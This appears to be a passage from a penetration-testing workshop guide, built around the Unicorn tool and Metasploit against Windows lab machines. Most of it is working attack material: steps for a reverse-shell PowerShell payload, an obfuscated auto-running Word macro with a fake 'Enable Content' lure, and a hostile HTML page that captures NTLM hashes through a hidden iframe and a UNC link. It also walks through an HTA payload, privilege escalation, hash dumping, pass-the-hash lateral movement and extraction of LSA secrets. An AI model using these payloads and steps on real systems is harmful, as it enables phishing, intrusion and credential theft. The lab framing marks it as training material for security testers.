                      -----POWERSHELL ATTACK INSTRUCTIONS----

Everything is now generated in two files, powershell_attack.txt and
unicorn.rc. The text file contains  all of the code needed in order to
inject the powershell attack into memory. Note you will need a place that
supports remote command injection of some sort. Often times this could be
through an excel/word  doc or through psexec_commands inside of
Metasploit, SQLi, etc.. There are so many implications and  scenarios to
where you can use this attack at. Simply paste the powershell_attack.txt
command in any command prompt window or where you have the ability to
call the powershell executable and it will give a shell back to you. This
attack also supports windows/download_exec for a payload method instead
of just Meterpreter payloads. When using the download and exec, simply
put python unicorn.py windows/download_exec
url=https://www.thisisnotarealsite.com/payload.exe and the powershell
code will download the payload and execute.

Note that you will need to have a listener enabled in order to capture
the attack.

[*********************************************************************
********************************]

[*] Exported powershell output code to powershell_attack.txt.
[*] Exported Metasploit RC file as unicorn.rc. Run msfconsole -r
unicorn.rc to execute and create listener.
```

The two files your interested in are

- powershell_attack.txt
- unicorn.rc

To start your MSF handler run the following msfconsole -r unicorn.rc
Then open powershell_attack.txt and copy and paste the contents into a windows CMD shell.

1.3 MACROS WITH UNICORN


git clone https://github.com/trustedsec/unicorn.git
To create the macro simply run
python unicorn.py windows/meterpreter/reverse_tcp 192.168.56.101 443 macro

The macro needs editing, or it just fails to auto trigger, open powershell_attack.txt and tweak the following section from Auto_Open to AutoOpen


```
1  Sub Auto_Open()
2  Dim qGMKRKjpYl
3  qGMKRKjpYl = "-w 1 -C
```

```
1  Sub AutoOpen()
2  Dim qGMKRKjpYl
```

You now ready to open Word, Developer / Visual Basic



Right click ThisDocument / Insert / Module




Paste the powershell_attack.txt into the new module


```
(General)

Sub AutoOpen()
Dim qGMKRKjpYl
qGMKRKjpYl = "-w 1 -C ""sv XURB -;sv yrbzQ
& "AbgB0AFAAdAByACAAbABwAEEAZABkAHIAZQBzAHM
& "FAAdAByACAAbABwAFQAaAByAGUAYQBkAEEAdAB0A
& "MAcgB0AC4AZABsAGwAIgApAF0AcAB1AGIAbABpAG
& "AYwB1ACAAVwBpAG4AMwAyAEYAdQBuAGMAdABpAG8
& "eAAxADMALAAwAHgAMAAzACwAMAB4ADUAMAAsADAA
& "gAYgAzACwAMAB4AGQANAAsADAAeABjADAALAAwAH
& "AZQAsADAAeABmAGEALAAwAHgANgBjACwAMAB4ADQ
& "LAAwAHgAYgA2ACwAMAB4ADQAYQAsADAAeABmADUA
& "AB4ADcAMQAsADAAeAA4ADAALAAwAHgAYgBjACwAM
& "AeAAxADMALAAwAHgANAA3ACwAMAB4AGYANAAsADA
& "ZABjACwAMAB4ADgAOQAsADAAeAAwADYALAAwAHgA
& "gAsADAAeAAxADkALAAwAHgANgAxACwAMAB4ADYAM
& "AwAHgAOQBhACwAMAB4ADgAMQAsADAAeAA1ADEALA
& "MAB4AGUAMgAsADAAeAB1AGEALAAwAHgAOAA1ACwA
& "AA2AGIALAAwAHgAMgAyACwAMAB4ADkAMAAsADAAe
& "A7ACQAaQAgAC0AbAB1ACAAKAAkAHoALgBMAGUAbg
& "kAGUAIAA9ACAAWwBTAHkAcwB0AGUAbQAuAEMAbwB
& "wB0AGUAbQBSAG8AbwB0ACAAKwAgACIAXABzAHkAc

Dim aTTTX
aTTTX = "S" & "h" & "e" & "l" & "l"
Dim VGIxWFfZQMxgLVU
VGIxWFfZQMxgLVU = "W" & "S" & "c" & "r" & "
```

Add any details you wish to your word document, then save as 'Word 97-2003 Document'.





To start your MSF handler run the following msfconsole -r unicorn.rc

1.4 WORD DOCUMENT TEMPLATES

Microsoft

Word 2016

Microsoft

This document was edited in a later version of Microsoft Word. To load this document, please **Enable Content**.

Microsoft

Word

2016

Office

1.5 SUPER COOL WEB SERVICES

lab Ingredients

- One copy of Kali preferably in a VM or VB so you can snapshot.
- One copy of Unicorn.
- One Windows 7 or 10 VM


This will create a web service hosting a UNC exploit for IE and offer the target a file to download via an iframe at the same time, hash and shell!

Create an index.html file and add the following lines below

<img src="file:///\\ 192.168.1.16/yep">
<iframe width="1" height="1" frameborder="0" src="http://192.168.1.16/file.doc"></iframe>

Save the created index.html to /var/www/html

And add the file you wish to be served; this file should be the same name as the iframe references.




Start apache

```
service apache2 start
```

Start responder

```
responder -I eth0 -wrfv
```


On your Windows host open IE, Edge now blocks UNC, and browse to your kali box.



If all has worked, IE should have triggered an SMB request to your kali box, responder picked it up and responded with a request for username and hash.

```
[!] Error starting TCP server on port 80, check permissions or other servers running.
 [!] Error starting SSL server on port 443, check permissions or other servers running.
[+] Listening for events...
[SMBv2] NTLMv2-SSP Client   : 192.168.1.38
[SMBv2] NTLMv2-SSP Username : MSEDGEWIN10\IEUser
[SMBv2] NTLMv2-SSP Hash     : IEUser::MSEDGEWIN10:016360ef1f2fb2e7:BA6AEFEF27C0561523006478E
048003400390032005200510041004600560004001400530 04D00420033002E006C006F00630061006C000300340
00420033002E006C006F00630061006C0007000800C0653150DE09D201060004000200000008003000300000000
000000009002200630069006600730 02F003100390032002E003100360038002E0031002E003100360000000000
[SMBv2] NTLMv2-SSP Client   : 192.168.1.38
[SMBv2] NTLMv2-SSP Username : MSEDGEWIN10\IEUser
[SMBv2] NTLMv2-SSP Hash     : IEUser::MSEDGEWIN10:50b2796e24058cef:642AC95389612F2EA40BEAFC0
048003400390032005200510041004600560004001400530 04D00420033002E006C006F00630061006C000300340
00420033002E006C006F00630061006C0007000800C0653150DE09D201060004000200000008003000300000000
000000009002200630069006600730 02F003100390032002E003100360038002E0031002E003100360000000000
```

And if you click open your see the word doc in protected mode, click Enable Editing, followed by


file.doc (Protected View) - Microsoft Word (Trial)
File
Home
Insert
Page Layout
References
Mailings
Review
View
Developer
Protected View
This file originated from an Internet location and might be unsafe. Click for more details.
Enable Editing
Save me

1.6 UNICORN HTA

lab Ingredients

- One copy of Kali preferably in a VM or VB so you can snapshot.
- One copy of Unicorn.
- One Windows 7 or 10 VM.

Create the payload via running the following line in your Unicorn directory, change your IP to suit.

```
python unicorn.py windows/meterpreter/reverse_https 192.168.1.16 443 hta
```

Unicorn outputs the index.html, Launcher.hta and unicorn.rc to the hta_attack directory

```
cd /root/Desktop/unicorn/hta_attack
```

Move the index.html, Launcher.hta files to /var/www/html

```
mv index.html Launcher.hta /var/www/html
```


Then start msfconsole and copy and paste the unicorn.rc in or reference it while starting MSF

```
msfconsole -r unicorn.rc
```

Start Apache

```
service apache2 start
```


Then browse to your kali IP address from a windows host.



Click Open, and the unicorn PS one liner should run.

1.7 BUILD YOUR OWN LAB

Search for IE in Windows 10, then right click and “Run as administrator” (I have come across targets running their browser as an admin, even with accounts belonging to the domain administrative group, if you’re wondering why!! Admin who want to bypass the proxy settings is one possible reason.)



Then browse to your kali box and trigger the HTA, if you get no reverse shell, check your IP can you ping each host, and make sure defender real time protection is off (In the real world a large percentage of enterprises are not using Windows 10 so no defender, and of those that do use Windows 10 a large percentage turn off defender, so yes its cheating but hey ho, I’m not going to burn an amsi bypass on this workshop ;0) sorry!)

Interact with your Windows 10 session.

```
msf5 exploit(multi/handler) > sessions -i 4
```

```
[*] Starting interaction with 4...
```


Load privileges, this is required for advanced services.

```
meterpreter > load priv stdapi
Loading extension priv...Success.
Loading extension stdapi...Success.
```


Getsystem

```
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In
Memory/Admin)).
```

Worth noting if getsystem fails it is most likely that you did not run IE with administrative privileges, its nothing to do with UAC as below shows my settings.



Again, it's not a FW complication below shows my Win 10 FW status.



View the running processes

```
meterpreter > ps

Process List
============

 PID   PPID  Name
Arch  Session  User                 Path
 ---   ----  ----
----  -------  ----                 ----
 0     0     [System Process]
 4     0     System
 8     572   svchost.exe
x64   1        MSEDGEWIN10\IEUser  C:\Windows\System32\svchost.exe
 88    4     Registry
 108   800   RuntimeBroker.exe
x64   1        MSEDGEWIN10\IEUser  C:\Windows\System32\RuntimeBroker.exe
 296   4     smss.exe
 344   572   svchost.exe
 388   380   csrss.exe
 464   380   wininit.exe
 480   456   csrss.exe
 524   572   svchost.exe
 556   456   winlogon.exe
```

You want to migrate into winlogon.exe it tends to not crash and runs as system 64bit, change the PID to suit.

```
meterpreter > migrate 556
[*] Migrating from 4408 to 556...
[*] Migration completed successfully.
```

And now you can try and dump the hashes, if you attempted to dump them before migrating it will fail.

```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:fc525c9683e8fe067095ba
2ddc971889:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c5
9d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089
c0:::
IEUser:1000:aad3b435b51404eeaad3b435b51404ee:fc525c9683e8fe067095ba2ddc97
1889:::
sshd:1002:aad3b435b51404eeaad3b435b51404ee:42760776cade85fd98103a0f444378
00:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:20ff0389f84bdbf9c
e6fc36af6993b63:::
```

Now you have hashes you can try and PTH, background your session, do not type exit or ctrl+z.

```
meterpreter > background
[*] Backgrounding session 4...
```

```
msf5 exploit(multi/handler) > use auxiliary/scanner/smb/smb_login

msf5 auxiliary(scanner/smb/smb_login) > set smbuser IEUser

msf5 auxiliary(scanner/smb/smb_login) > set smbpass
aad3b435b51404eeaad3b435b51404ee:fc525c9683e8fe067095ba2ddc971889
```

```
msf5 auxiliary(scanner/smb/smb_login) > set rhosts 192.168.1.38
192.168.1.39

msf5 auxiliary(scanner/smb/smb_login) > run

[*] 192.168.1.38:445      - 192.168.1.38:445 - Starting SMB login
bruteforce
[+] 192.168.1.38:445      - 192.168.1.38:445 - Success:
'.\IEUser:aad3b435b51404eeaad3b435b51404ee:fc525c9683e8fe067095ba2ddc9718
89' Administrator
[!] 192.168.1.38:445      - No active DB -- Credential data will not be
saved!
[*] Scanned 1 of 2 hosts (50% complete)
[*] 192.168.1.39:445      - 192.168.1.39:445 - Starting SMB login
bruteforce
[+] 192.168.1.39:445      - 192.168.1.39:445 - Success:
'.\IEUser:aad3b435b51404eeaad3b435b51404ee:fc525c9683e8fe067095ba2ddc9718
89' Administrator
[!] 192.168.1.39:445      - No active DB -- Credential data will not be
saved!
[*] Scanned 2 of 2 hosts (100% complete)
[*] Auxiliary module execution completed
```

Now try and psexec to your Windows 7 host or 10.

use exploit/windows/smb/psexec

```
msf5 auxiliary(scanner/smb/smb_login) > use exploit/windows/smb/psexec

msf5 exploit(windows/smb/psexec) > set rhosts 192.168.1.38

msf5 exploit(windows/smb/psexec) > set smbpass
aad3b435b51404eeaad3b435b51404ee:fc525c9683e8fe067095ba2ddc971889

msf5 exploit(windows/smb/psexec) > set smbuser IEUser

msf5 exploit(windows/smb/psexec) > run

[*] Started reverse TCP handler on 192.168.1.16:4444
[*] 192.168.1.38:445 - Connecting to the server...
[*] 192.168.1.38:445 - Authenticating to 192.168.1.38:445 as user
'IEUser'...
[*] 192.168.1.38:445 - Selecting PowerShell target
[*] 192.168.1.38:445 - Executing the payload...
[+] 192.168.1.38:445 - Service start timed out, OK if running a command
or non-service executable...
[*] Sending stage (179779 bytes) to 192.168.1.38
[*] Meterpreter session 5 opened (192.168.1.16:4444 ->
192.168.1.38:50897) at 2019-07-10 05:49:28 -0400

meterpreter >
meterpreter >
meterpreter > background
[*] Backgrounding session 5...





msf5 exploit(windows/smb/psexec) > sessions

Active sessions
```

```
===============

  Id  Name  Type                     Information
Connection
  --  ----  ----                     -----------                       -
---------
  2         meterpreter x86/windows
192.168.1.16:443 -> 192.168.1.39:49277 (192.168.1.39)
  3         meterpreter x86/windows
192.168.1.16:443 -> 192.168.1.38:50838 (192.168.1.38)
  4         meterpreter x64/windows  NT AUTHORITY\SYSTEM @ MSEDGEWIN10
192.168.1.16:443 -> 192.168.1.38:50889 (192.168.1.38)
  5         meterpreter x86/windows  NT AUTHORITY\SYSTEM @ MSEDGEWIN10
192.168.1.16:4444 -> 192.168.1.38:50897 (192.168.1.38)

msf5 exploit(windows/smb/psexec) > set rhosts 192.168.1.39

msf5 exploit(windows/smb/psexec) > run

[*] Started reverse TCP handler on 192.168.1.16:4444
[*] 192.168.1.39:445 - Connecting to the server...
[*] 192.168.1.39:445 - Authenticating to 192.168.1.39:445 as user
'IEUser'...
[*] 192.168.1.39:445 - Selecting PowerShell target
[*] 192.168.1.39:445 - Executing the payload...
[+] 192.168.1.39:445 - Service start timed out, OK if running a command
or non-service executable...
[*] Sending stage (179779 bytes) to 192.168.1.39
[*] Meterpreter session 6 opened (192.168.1.16:4444 ->
192.168.1.39:49487) at 2019-07-10 05:49:54 -0400
```

Accessing other hosts is called lateral movement, try and collect the hashes off the windows 7 box.

```
meterpreter > getsystem
```

```
meterpreter > ps
```

Find winlogon.exe PID

```
meterpreter > migrate Add- winlogon.exe-PID
```

```
meterpreter > hashdump
```

```
meterpreter > sysinfo
```

And mimikatz (This only works on Windows 7, server 2008R2 and before)

```
meterpreter > run post/windows/gather/credentials/sso

[*] Running module against IEWIN7
Windows SSO Credentials
========================

AuthID    Package  Domain  User         Password
------    -------  ------  ----         --------
0;124796  NTLM     IEWIN7  sshd_server  D@rj33l1ng
0;124796  NTLM     IEWIN7  sshd_server
0;79122   NTLM     IEWIN7  IEUser       Passw0rd!
0;79122   NTLM     IEWIN7  IEUser
```

```
meterpreter > run post/windows/gather/lsa_secrets
```

```
[*] Executing module against IEWIN7
[*] Obtaining boot key...
[*] Obtaining Lsa key...
[*] Vista or above system
[+] Key: DefaultPassword
 Decrypted Value: Passw0rd!

[+] Key: DPAPI_SYSTEM
 Decrypted Value: ,Jx>bRu;6<nt1IQ(-

[+] Key: _SC_OpenSSHd
 Username: .\sshd_server
 Decrypted Value: D@rj33l1ng

[*] Writing to loot...
[*] Data saved in:
/root/.msf4/loot/20190710061840_default_192.168.1.39_registry.lsa.sec_718
057.txt
meterpreter >
```

Look for any missing updates that could be useful for privesc?

```
meterpreter > run post/multi/recon/local_exploit_suggester
SHOWDESCRIPTION=true

[*] 192.168.1.39 - Collecting local exploits for x64/windows...
[*] 192.168.1.39 - 11 exploit checks are being tried...
[+] 192.168.1.39 - exploit/windows/local/ms10_092_schelevator: The target
appears to be vulnerable.
  This module exploits the Task Scheduler 2.0 XML 0day exploited by
  Stuxnet. When processing task files, the Windows Task Scheduler only
  uses a CRC32 checksum to validate that the file has not been
  tampered with. Also, In a default configuration, normal users can
  read and write the task files that they have created. By modifying
  the task file and creating a CRC32 collision, an attacker can
  execute arbitrary commands with SYSTEM privileges. NOTE: Thanks to
  webDEViL for the information about disable/enable.
[+] 192.168.1.39 - exploit/windows/local/ms16_014_wmi_recv_notif: The
target appears to be vulnerable.
  This module exploits an uninitialized stack variable in the WMI
  subsystem of ntoskrnl. This module has been tested on vulnerable
  builds of Windows 7 SP0 x64 and Windows 7 SP1 x64.
[+] 192.168.1.39 - exploit/windows/local/ms16_075_reflection: The target
appears to be vulnerable.
